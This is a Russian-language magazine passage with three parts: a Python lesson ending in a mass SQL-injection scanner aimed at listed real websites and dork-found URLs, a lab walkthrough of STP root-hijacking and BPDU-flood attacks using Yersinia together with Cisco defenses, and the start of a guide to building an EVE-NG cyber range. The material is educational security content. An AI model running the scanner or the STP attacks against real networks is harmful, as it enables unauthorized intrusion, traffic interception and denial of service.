Внутри функций вполне можно использовать переменные, которые встречались в коде программы до вызова функции. Но если внутри кода функции задать переменную с таким же именем, то эта переменная автоматически станет локальной и все дальнейшие изменения будут происходить с ней только в пределах функции.

Поясню на примере:

```
def boom(a, b):
    z = 15
    c = a * b * z
    return c

z = 1
c = boom(15, 20)
print(z)
```

В результате выполнения программы ты увидишь единицу. Почему? Внутри кода функции мы присвоили переменной **z** значение 15, и она стала локальной, и все изменения с ней будут происходить внутри функции, тогда как в основной программе ее значение будет по-прежнему равно единице.

Это немного трудно понять, но на самом деле удобно. Если ты пишешь несколько похожих функций, то вполне можешь использовать внутри них одинаковые названия локальных переменных, не опасаясь, что они будут влиять как-то друг на друга.

Переменные, объявленные вне функций, называются глобальными. Если ты хочешь изнутри функции изменить одну из них, то объяви ее внутри функции, использовав ключевое слово **global**.

```
def addfive(num):
    global a
    a += num

a = 5
addfive(3)
print(a)
```

Эта программа напечатает 8. Обрати внимание, что мы ничего не возвращали через **return**, а просто изменили глобальную переменную. Кстати, функция, в которой ничего не возвращается через **return**, будет возвращать значение **None**.

```
a = 5
print(addfive(3))
```

На экране выведется слово **None**. Это бывает полезно, если функция возвращает что-то только при выполнении каких-то условий, а если они не выполнены, то выполнение не доходит до **return**. Тогда можно проверить, не вернула ли она **None**.

```
def isoneortwo(num):
    if(num==1):
        return 'Один'
    if(num==2):
        return 'Два'

print(isoneortwo(1))
print(isoneortwo(2))
print(isoneortwo(3))
```

Эта функция проверяет, равно ли значение единице или двойке, и если не равно, то вернет **None**. Это можно дальше проверить при помощи **if**:

```
if isoneortwo(3) is None:
    print("Не 1 и не 2!")
```

Итак, мы научились создавать функции, вызывать их и возвращать из них параметры, а также использовать внутри функций глобальные переменные. С этого момента мы уже можем браться за относительно сложные примеры!

ПРАКТИКА: ПРОВЕРКА SQL-УЯЗВИМОСТЕЙ

На этот раз мы создадим скрипт, который будет искать SQL-уязвимости по разным URL. Заранее создадим файл **urls.txt**, в каждой строчке которого будут адреса сайтов, содержащие GET-параметры. Например:

```
http://www.taanilinna.com/index.php?id=325
https://www.925jewellery.co.uk/productlist.php?Group=3&pr=0
http://www.isbtweb.org/index.php?id=1493
```

Напишем скрипт, который получает список подобных URL из нашего файла и добавляет в каждый из GET-параметров знак кавычки, пытаясь вызвать ошибки SQL баз данных.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный с использованием приведенного исходного кода.

```
import re, requests, os, time

# Список регулярных выражений, свидетельствующих, что на
веб-странице есть SQL-уязвимость
sql_errors = {
    "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"MySQL
Query fail.*", r"SQL syntax.*MariaDB server"),
    "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*",
r"Warning.*PostgreSQL"),
    "Microsoft SQL Server": (r"OLE DB.* SQL Server", r"(\W|\A)SQL
Server.*Driver", r"Warning.*odbc_.*", r"Warning.*mssql_", r"Msg \d+,
Level \d+, State \d+", r"Unclosed quotation mark after the character
string", r"Microsoft OLE DB Provider for ODBC Drivers"),
    "Microsoft Access": (r"Microsoft Access Driver", r"Access
Database Engine", r"Microsoft JET Database Engine", r".*Syntax error.
*query expression"),
    "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error",
r"Warning.*oci_.*", "Microsoft OLE DB Provider for Oracle"),
    "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error"),
    "SQLite": (r"SQLite/JDBCDriver", r"System.Data.SQLite.
SQLiteException"),
    "Informix": (r"Warning.*ibase_.*", r"com.informix.jdbc"),
    "Sybase": (r"Warning.*sybase.*", r"Sybase message")
}

# Функция, которая получает HTML-код веб-страницы и проверяет его на
наличие ключевых слов,
# свидетельствующих о наличии SQL-инъекции, возвращает две
переменные — True/False и тип уязвимой базы данных
def checksql(html):
    for db, errors in sql_errors.items():
        for error in errors:
            if re.compile(error).search(html):
                return True, db
    return False, None

# Открываем файл, откуда будем брать URL, которые нужно проверить
f = open('urls.txt', 'r', encoding='UTF-8')
# Открываем файл, куда будем записывать найденные уязвимые URL
f2 = open('good.txt', 'w', encoding='UTF-8')

# Функция для тестирования URL на уязвимость: подставляем одинарную
кавычку в GET-параметры
def checkcheck(url):
    # Заменяем в URL значок & между параметрами, добавляя перед ним
одинарную кавычку
    x = url.replace("&", "'&")
    # Очищаем URL от пробелов по обеим сторонам
    ur = x.strip()
    # Если вначале нет http, то добавляем его
    if not(ur[0:4] == 'http'):
        ur = 'http://' + ur
    print('Проверяю: ' + ur)
    try:
        # Получаем HTML-код по URL
        s = requests.get(ur + "'")
        h = s.text
        # Проверяем на уязвимости
        a, b = checksql(h)
        if(a):
            print('Уязвим для SQL-инъекции: ' + ur)
            f2.write(f'{ur} - {str(b)}\n')
        else:
            print('Уязвимость не найдена: ' + ur)
    except:
        print('Ошибка при проверке: ' + ur)
        pass

# Последовательно пробуем URL из файла urls.txt
for site in f:
    checkcheck(site)

f.close()
f2.close()
```

В файле goods.txt ты получишь список уязвимых сайтов (или ничего, если таковых не найдется).

Где взять список URL для проверки? Для поиска подобных URL часто используют Google dorks.

Домашнее задание

1. Усовершенствуй программу, выводящую листинг каталогов, чтобы она отмечала вложенные папки отступами — так, чтобы получилось дерево файлов.
2. Напиши программу, которая будет открывать заданный файл, при помощи регулярного выражения извлекать из него все адреса электронной почты и сохранять в другой файл, каждый email — на отдельной строке.
3. Попробуй самостоятельно написать регулярное выражение, которое будет находить все гиперссылки в коде веб-страницы. Затем поищи готовый вариант такой регулярки в интернете и попробуй разобраться в ее устройстве.
4. Сделай функцию из программы, которая у тебя получилась при выполнении задания 2 (на входе — путь к файлу, на выходе — список адресов). Затем возьми код от задания 1 и сделай так, чтобы программа обходила каталоги и искала электронные адреса во всех встреченных текстовых файлах.

АТАКИ НА STP

Алексей Киселев
k.alexey360@gmail.com

ВЗЛАМЫВАЕМ ПРОТОКОЛ STP С ПОМОЩЬЮ YERSINIA

Протокол STP был придуман аж в 1985 году, но активно используется до сих пор и насчитывает несколько модификаций. Без применения протокола STP не обходится практически ни одна сеть. Исключение составляют разве что современные сети ЦОД с различными протоколами TRILL или транспортными механизмами VXLAN, но это совсем другая история. STP имеет свои недостатки и особенности, и в этой статье мы посмотрим, как ими можно воспользоваться. Для начала кратко опишем техническую составляющую STP.


КАК УСТРОЕН STP

Классические коммутаторы работают на канальном уровне (Data Link Layer) модели OSI. На уровне L2 коммутаторы работают с кадрами (frame) для передачи данных. Отправитель добавляет к оригинальным данным заголовки кадра, в которые включен MAC-адрес источника и MAC-адрес получателя. На основе этих адресов применяется логика передачи кадра.

При получении кадра коммутатор добавляет в свою таблицу MAC-адресов адрес источника и интерфейс, на котором этот кадр получен. Таким образом коммутатор заполняет свою таблицу и, основываясь на ней, сразу же принимает решение, на какой интерфейс отправить кадр. Если у коммутатора нет в таблице нужного адреса, кадр будет отправлен во все порты, кроме того, с которого кадр был получен, в надежде получить ответ от принимающего устройства. Такой тип трафика называется Unknown unicast flooding — разновидность бродкаста.

Бродкаст — обычная ситуация для сетей, например когда отправляется ARP request. ARP request имеет адрес получателя в кадре `FF:FF:FF:FF:FF:FF`. Все коммутаторы будут рассылать данный кадр на все свои порты (на все порты в пределах VLAN).

Enterprise-сети строятся с использованием резервирования оборудования, добавления избыточности на уровне линков и так далее. Так как в ethernet-кадрах нет поля TTL, которое используется в IP-пакетах для дополнительной защиты от петель, то каждый из них может передаваться по сети бесконечно, нагружая оборудование и переполняя CAM-таблицы.



Широковещательный шторм


Для предотвращения таких ситуаций применяется протокол STP, основная задача которого — избавить сеть от петель.

INFO

Существует несколько версий протокола STP. В данной статье мы рассматриваем 802.1D.

STP работает по следующему принципу. В домене L2 выбирается корневой коммутатор — root bridge. Выбор основывается на приоритете (по умолчанию 32768). Чем меньше приоритет, тем лучше. У всех коммутаторов значение стоит по умолчанию, выбор происходит по связке приоритет + MAC. Коммутатор, у которого значение MAC будет меньше (более старый коммутатор), станет root bridge, что повлияет на производительность сети.

Далее каждый non-root bridge коммутатор выбирает один порт, ведущий к root bridge, порты, используемые для передачи трафика, и порты, которые должны быть выключены, чтобы избежать появления петель коммутации.




Результат работы протокола STP для защиты от петель

По умолчанию в процессе выбора корневого коммутатора в протоколе STP нет механизмов защиты. Также в нем нет встроенных механизмов аутентификации, паролей или проверок источника. STP доверяет всем.

При появлении в сети нового коммутатора, приоритет которого будет ниже приоритета текущего корневого коммутатора, выбирается новое корневое устройство. Манипулируя такими сценариями, мы можем изменить оптимальные пути трафика и даже попробовать их перехватить, заспамить сеть специальными сообщениями STP — TCN, что приведет к очищению таблиц коммутации каждого коммутатора и вызовет потери, снижение производительности сети и другие проблемы.

Для применения этой атаки достаточно подключить к сети компьютер с Linux и фреймворком Yersinia, который позволит запустить STP на нашем хосте, выдав себя за коммутатор. Это позволит нам манипулировать нашим L2-сегментом.




Применение атаки и изменения в топологии STP при включении компьютера с фреймворком Yersinia

Этот фреймворк предоставляет нам большой выбор атак на STP: флуд TCN, перехват ролей коммутаторов.

ПРАКТИКА


Перейдем к простому стенду для экспериментов.



Топология стенда в виртуальной лаборатории


В нашем примере используется часть стандартной топологии, чаще всего применяемой в корпоративном сегменте. SW1 выступает в качестве root bridge, SW2 и SW3 — non-root bridge коммутаторы. Порты SW1 0/0 и 0/1, SW2 0/1 и 0/3, SW3 0/0 и 0/2 используются для передачи трафика, 0/0 и 0/1 на SW2 и SW3 заблокированы во избежание петель.

Трафик идет по пути SW2 → SW1 → SW3. Далее мы подключаем нашу Linux-машину к двум access-коммутаторам SW2 и SW3 и видим, что нам приходят сообщения STP.



Дамп трафика в Wireshark


Эти сообщения означают, что STP на коммутаторах запущен и не заблокирован на подключенных к нам портах. Объединяем наши интерфейсы в bridge для того, чтобы трафик проходил через наше устройство, запускаем фреймворк Yersinia и видим, что нам доступен STP на обоих интерфейсах.



RootId	BridgeId	Port	Interface	Count	Last seen
2001.AABBCC001000	8001.AABBCC002000	8003	eth0	6	02 Aug 17:38:53
2001.AABBCC001000	8001.AABBCC002000	8003	br0	1	02 Aug 17:38:54
2001.AABBCC001000	8001.AABBCC002000	8003	br0	3	02 Aug 17:38:57

Информация о полученных STP BPDU

Запускаем атаку и выбираем тип атаки Claiming Root Role, означающий, что мы начнем анонсировать себя в качестве коммутатора с меньшим приоритетом, что заставит перестроиться дерево STP.



Выбираем тип атаки Claiming Root Role

Как и ожидалось, мы стали корневым коммутатором для нашего сегмента сети и теперь сможем увидеть трафик, который ранее шел через SW1:

SW2-LINUX-SW3

```
SW1#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    8193
             Address     aabb.cc00.0f00
             Cost        300
             Port        2 (Ethernet0/1)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    8193   (priority 8192 sys-id-ext 1)
             Address     aabb.cc00.1000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15  sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- ---------------------
-----------
Et0/0               Altn BLK 100       128.1    Shr
Et0/1               Root FWD 100       128.2    Shr
```


SW2

```
SW2#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    8193
             Address     aabb.cc00.0f00
             Cost        200
             Port        3 (Ethernet0/2)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
             Address     aabb.cc00.2000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15  sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- ---------------------
-----------
Et0/0               Desg FWD 100       128.1    Shr
Et0/1               Desg FWD 100       128.2    Shr
Et0/2               Root FWD 100       128.3    Shr
Et0/3               Desg FWD 100       128.4    Shr

SW3#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    8193
             Address     aabb.cc00.0f00
             Cost        200
             Port        4 (Ethernet0/3)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
             Address     aabb.cc00.3000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15  sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- ---------------------
-----------
Et0/0               Desg FWD 100       128.1    Shr
Et0/1               Altn BLK 100       128.2    Shr
Et0/2               Desg FWD 100       128.3    Shr
Et0/3               Root FWD 100       128.4    Shr
```

Для проверки попробуем запустить пинг:

```
R4#ping 192.168.0.5
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.5, timeout is 2 seconds:
.!!!!
```

Мы видим, что все пакеты ICMP прошли через наш компьютер.




Пакеты ICMP прошли через наш компьютер

INFO

ICMP тут используется только для наглядности, таким образом можно перехватить любой трафик, изменив структуру, построенную STP.

Рассмотрим также другие типы атак на STP, которые позволяет выполнять Yersinia.



Типы атак фреймворка Yersinia

Sending conf BPDU — мы единожды отправим BPDU, который заставит коммутаторы в нашем L2-сегменте перестроить дерево и вернуться к исходной схеме, так как BPDU с нашей машины больше не отправляется.

Root-bridge с интервалом в две секунды отправляет configuration BDPU, в котором указаны основные параметры: например, приоритет текущего коммутатора, его MAC, MAC интерфейса, с которого BPDU был отправлен, сведения о том, нужно ли запустить механизм FLUSH для очистки CAM-таблиц. Так как в данном сценарии мы пытались выдать себя за root bridge, мы отправляем configuration BPDU с приоритетом, равным приоритету текущего RB, но с меньшим MAC.

Sending TCN BPDU заставит root bridge запустить механизм очистки CAM-таблиц от MAC-адресов, трафик с которых не приходит более 15 секунд.

По умолчанию время, в течение которого MAC-адрес хранится в таблице, равно 300 секундам. При изменении состояния порта (например, UP/DOWN) участвующий в STP коммутатор должен отправить служебный фрейм TCN (topology change notification) в сторону root bridge для уведомления его о том, что произошло изменение в сети. Остальные коммутаторы не знают, какие именно MAC-адреса находились за этим портом конкретного коммутатора, в результате чего запускается процесс flush CAM-таблицы. Все адреса, которые не были изучены в течение 15 секунд, будут удалены. Такого рода атака позволяет нам увеличить нагрузку на сеть и CPU коммутаторов. TCN отправляется единожды.

Пример сброса таймера CAM-таблицы при получении TC BPDU

```
SW1#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    8193
             Address     aabb.cc00.1000
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    8193   (priority 8192 sys-id-ext 1)
             Address     aabb.cc00.1000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec
```

После отправки TCN BPDU:

```
SW1#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    8193
             Address     aabb.cc00.1000
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    8193   (priority 8192 sys-id-ext 1)
             Address     aabb.cc00.1000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15  sec
```

Sending conf BPDUs и Sending TCN BPDU's делают все вышеописанное, но в формате DoS. То есть при отправке configuration BPDU и topology change BPDU сеть начинает «штормить», CPU коммутатора сильно загружается.

Счетчик полученных BPDU

```
SW2#show spanning-tree interface ethernet 0/2 detail
 Port 3 (Ethernet0/2) of VLAN0001 is designated forwarding
   Port path cost 100, Port priority 128, Port Identifier 128.3.
   Designated root has priority 8193, address aabb.cc00.1000
   Designated bridge has priority 32769, address aabb.cc00.2000
   Designated port id is 128.3, designated path cost 100   Hello is
pending, Topology change is set
   Timers: message age 0, forward delay 0, hold 0
   Number of transitions to forwarding state: 1
   Link type is shared by default
   BPDU: sent 2330, received 6650463
```

Claiming root, other role и claiming root role with MITM — атаки, аналогичные нашему примеру: изменяя приоритет или MAC, мы можем перестраивать текущее дерево STP.

ЗАЩИТА

В протоколе STP заложены механизмы, которые позволяют пресечь появление новых устройств в качестве root bridge, блокировать порты, на которые пришел BPDU, либо включать полную фильтрацию BPDU.

INFO

В данной статье мы рассматриваем принципы и команды, применяемые на оборудовании Cisco.

Root guard

При получении лучшего BPDU, чем нынешний, получающий этот BPDU интерфейс будет переведен в режим root-inconsistent.

```
SW2(config)#interface ethernet 0/2
SW2(config-if)#spanning-tree guard root
```

Состояние порта при получении BPDU:

```
*Aug 1 13:58:03.304: %SPANTREE-2-ROOTGUARD_CONFIG_CHANGE: Root guard
enabled on port Ethernet0/2.
SW2#show spanning-tree interface ethernet 0/2

Vlan                Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- ---------------------
-----------
VLAN0001            Desg BKN*100       128.3    Shr *ROOT_Inc
```

Несложно догадаться, что при использовании этой функции атака с помощью фреймворка будет недоступна.

BPDU guard

Позволяет ограничивать домен L2. При получении любого BPDU порт переводится в состояние err disable BPDU guard error.

```
SW2(config)#interface ethernet 0/2
SW2(config-if)#spanning-tree bpduguard enable
```

После получения BDPU на порте с функцией BPDU guard:

```
*Aug 1 15:12:50.120: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on
port Et0/2 with BPDU Guard enabled. Disabling port.
SW2#
*Aug 1 15:12:50.120: %PM-4-ERR_DISABLE: bpduguard error detected on
Et0/2, putting Et0/2 in err-disable state
*Aug 1 15:12:51.120: %LINEPROTO-5-UPDOWN: Line protocol on Interface
Ethernet0/2, changed state to down
*Aug 1 15:12:52.120: %LINK-3-UPDOWN: Interface Ethernet0/2, changed
state to down
SW2#show interfaces ethernet 0/2
Ethernet0/2 is down, line protocol is down (err-disabled)
```

BPDU filter

BPDU filter не отправляет и не получает BPDU на порте. Иными словами, протокол STP на этом интерфейсе выключен.

```
SW2(config-if)#spanning-tree bpdufilter enable
```

Несложно догадаться, что при использовании этих функций атаки с применением фреймворка будут недоступны.

ВЫВОД

Вот так легко, не прибегая к сложным схемам, можно перехватывать трафик в сети. STP — достаточно простой протокол с отсутствующей по умолчанию функцией защиты. Многие пренебрегают установкой защитных механизмов в L2-домене, что может привести к довольно тяжким последствиям. Так как STP избавляет от петель и не заставляет весь трафик идти обязательно через RB, необходимо точно определиться с направлением трафика и вектором атаки.

Emulated Virtual Environment
Next Generation

СТРОИМ КИБЕРПОЛИГОН

ИСПОЛЬЗУЕМ EVE-NG, ЧТОБЫ РАЗВЕРНУТЬ СЕТЬ ДЛЯ ХАКЕРСКИХ ИСПЫТАНИЙ

Kirill Murzin
Discovering, exploring and experiencing
kirill.murzin@gmail.com

При тестировании средств безопасности, а также при обучении персонала сценариям атак и защиты сетевой инфраструктуры не обойтись без средств виртуализации. Часто для этого изобретают велосипед, сооружая жуткое нагромождение из виртуальных машин и всевозможного софта. Мы же пойдем иным путем: настроим платформу эмуляции на базе EVE-NG и создадим на ее основе универсальный масштабируемый киберполигон, позволяющий оттачивать свои навыки сетевикам и безопасникам.

Идея попробовать современную платформу эмуляции возникла, когда я наблюдал за работой команды инженеров кибербезопасности. Они часто занимаются изучением, развертыванием, интеграцией и тестированием разных продуктов. Вендоров и решений — огромное количество, но значительная их часть вращается вокруг защиты одних и тех же ключевых систем, некой стандартной корпоративной инфраструктуры: рабочих станций, серверов AD, файловых шар, почтовых серверов, веб-серверов, серверов баз данных. Также в любой инфраструктуре присутствует некая стандартная иерархия групп пользователей, сетевая сегментация, набор ПО и сетевое оборудование в виде коммутаторов, маршрутизаторов, файрволов.

Задачи по интеграции, как правило, тоже типичные: настроить авторизацию через AD/Radius, подружить с почтой, раскатать агентов, собрать кластер, подать зеркалированный трафик, отправлять аналитикам логи или флоу. Практика показывает, что без стандартизированного подхода каждый инженер со временем нагородит себе подобную инфраструктуру, и каждый — со своим блек-джеком. В результате получается целый зоопарк по-разному сконфигурированных виртуалок, на которых крутится непонятно что. Просто взять и быстро заюзать такие ВМ другой член команды, скорее всего, не сможет.

Помимо разбросанных на разных ESXi-хостах «личных» ВМ, для тестирования файрволов, запуска малвари и прочих задач требуются сегментированные сети, поэтому в такой инфраструктуре порой встречаются еще и порт-группы. Они необходимы только для лаборатории, но по факту ходят в интернет через продакшен-инфраструктуру. После увольнения инженера подобные виртуалки просто убиваются вместе со всем «накопленным опытом». Короче говоря, такой подход казался мне совсем не эффективным, тем более в нем не используются некоторые фичи и гибкость VMware. Я решил стандартизировать процесс, а заодно протестировать платформу эмуляции.


ЗАЧЕМ КИБЕРПОЛИГОН ИНЖЕНЕРАМ?

Как ты, наверное, уже знаешь, киберполигон — это некая виртуальная среда, нацеленная на обучение. В отличие, скажем, от классических CTF-подобных соревнований, на киберполигоне учатся также и защитники. Помимо киберполигонов, которые носят соревновательный характер и доступ к которым бесплатный, уже существует целый класс недешевых вендорских решений с готовыми сценариями атак и защиты, позволяющий эффективно обучать как «синие» команды, так и «красные» — в облаке по подписке или on-premise. В нашем случае была необходима платформа, позволяющая достигать следующих целей:

- эффективное внутреннее/внешнее обучение инженеров;
- полноценный демостенд для заказчиков.

ВЫБОР ПЛАТФОРМЫ

Под наши нужды была выбрана платформа EVE-NG Community Edition — это форк известного UNetLab, который больше не поддерживается. Данное решение очень любят сетевики, и действительно есть за что. Ты только посмотри на примеры сетевых топологий с кластерами и BGP!



Топология BGP

Однако она создана не только для сетевиков: возможности ее использования практически безграничны, они зависят исключительно от фантазии и имеющихся знаний. Для работы нам требовался веб-интерфейс, а у конкурентов он присутствовал на момент выбора только в GNS3, да и то в бете. Обо всех фичах EVE-NG, включая версию Professional и Learning Center, в которых есть Docker и поддержка кластеризации, ты можешь прочитать на официальном сайте, я же расскажу о ключевых возможностях.

- QEMU/KVM. В данной связке QEMU выступает в роли эмулятора железа, он достаточно гибок и может запускать код, написанный для одной архитектуры процессора, на другой (ARM на x86 или PPC на ARM). KVM же, в свою очередь, позволяет достигать высокой производительности благодаря виртуализации с аппаратной поддержкой, такой как Intel VT-x и AMD-V.
- IOU/IOL и Dynamips. Поддержка стар믬еньких, но вполне рабочих коммутаторов и маршрутизаторов Cisco.
- Оптимизация памяти UKSM в ядре. При одновременном использовании однообразных ВМ позволяет дедуплицировать память и тем самым существенно снизить расход RAM.
- Полноценный веб-интерфейс на HTML5.
- Многопользовательский режим для одновременной работы различных виртуальных лабораторий.
- Взаимодействие с «настоящей» сетью.

УСТАНОВКА

Мы развернули «Еву» на железе (bare metal). Для такого типа установки предъявляются следующие системные требования: ЦПУ — Intel Xeon CPU supporting Intel® VT-x with Extended Page Tables (EPT), ОС — Ubuntu Server 16.04.4 LTS x64.

Все остальное зависит от предполагаемой нагрузки: тут чем больше, тем лучше, особенно это касается ОЗУ. Если тебя смутила старая версия ОС, то не переживай, она будет поддерживаться до 2024 года. Замечу, что Community-версия обновляется не так часто, как Professional, в которой для установки на железо требуется уже 18.04 LTS. Если же ты весь такой в облаках, то имей в виду, что EVE-NG официально поддерживает GCP.

> **INFO**
>
> Знаешь ли ты, что в GCP (Azure, Яндексе) новый пользователь может получить 300 долларов в виде бесплатных кредитов для тестирования сервисов, например для запуска ВМ? И что, помимо этого, в GCP есть «вытесняемые ВМ»? Это такие виртуалки, которые стоят в 3–4 раза дешевле обычных, но живут максимум 24 часа или меньше: если облаку потребуются ресурсы, которые занимает эта ВМ, оно ее грохнет.
>
> К сожалению, политика Google изменилась, и бесплатные кредиты нельзя тратить на вытесняемые ВМ, но, если вдруг когда-нибудь тебе потребуется 128 RAM в облаке и задешево, ты знаешь, что делать! ;)

Мы же сейчас с тобой рассмотрим вариант быстрого знакомства с платформой, развернув ее на ноутбуке с VMware Workstation. Поддерживается только VMware, включая Player и ESXi. Но в любом случае следует понимать, что вложенная (nested) виртуализация (это когда виртуалка работает внутри другой виртуалки) может плохо влиять на производительность. Также твой ЦПУ должен поддерживать технологии аппаратной виртуализации, такие как Intel VT-x и AMD-V. Не забудь проверить, включены ли они в BIOS.

Интересно, что про поддержку AMD в Community-версии официально не сообщается, а вот в документации к Professional производители уже написали, что поддерживают последние версии процессоров. Как бы то ни было, я развернул Community-версию на процессоре AMD Ryzen 5 4600H без каких-либо проблем.

Если ты используешь в качестве хостовой ОС Windows, тебе следует помнить кое-что о роли Hyper-V, в частности в Windows 10. Вот что об этом написано на сайте Microsoft:

> «*We introduced a number of features that utilize the Windows Hypervisior. These include security enhancements like Windows Defender Credential Guard, Windows Defender Application Guard, and Virtualization Based Security as well as developer features like Windows Containers and WSL 2.*»

Помимо самой ОС и ее фич, эту службу может использовать еще и Docker Desktop. Из-за этого до версии 15.5 включительно VMware Workstation (как и VirtualBox) вообще не работала на хосте с включенной ролью Hyper-V. Коллаборация Microsoft и VMware позволила все же сделать интеграцию Workstation с WHP через API, благодаря чему появилось рабочее решение. Но, к сожалению, помимо того, что такая связка стала медленней работать, имеется главное ограничение, а именно — функции Intel VT-x / AMD-V недоступны для гостевых ВМ. Служба Hyper-V эксклюзивно использует VT-x, ограничивая к нему доступ другим гипервизорам.


Поэтому, если на твоем хосте включена роль Hyper-V, проанализируй, для чего она используется, и при возможности отключи ее. Если это невозможно, используй другой ПК, сервер или облако.

Я рекомендую качнуть сразу книгу рецептов EVE-NG в формате PDF. В ней содержится исчерпывающее руководство по всему проекту, от А до Я.

Итак, для быстрого развертывания мы скачаем ZIP-архив с OVF-образом, распакуем архив и двойным щелчком мыши по `EVE-COMM-VM.ovf` импортируем его в Workstation.

Импорт OVF

Откроем свойства, добавим при необходимости памяти и процессоров. Убедись, что у тебя стоит галочка **`Virtualize Intel VT-x/EPT or AMD-V/RVI`** в группе настроек **`Virtualization engine`**. Без нее EVE-NG будет загружаться сама, можно открывать и создавать лаборатории, но ВМ внутри лаборатории запускаться не будут.



Свойства ВМ

Для наглядности мы выберем режим **`Bridged`** у сетевого адаптера, тем самым наши ВМ внутри лаборатории станут доступны напрямую в локальной сети.

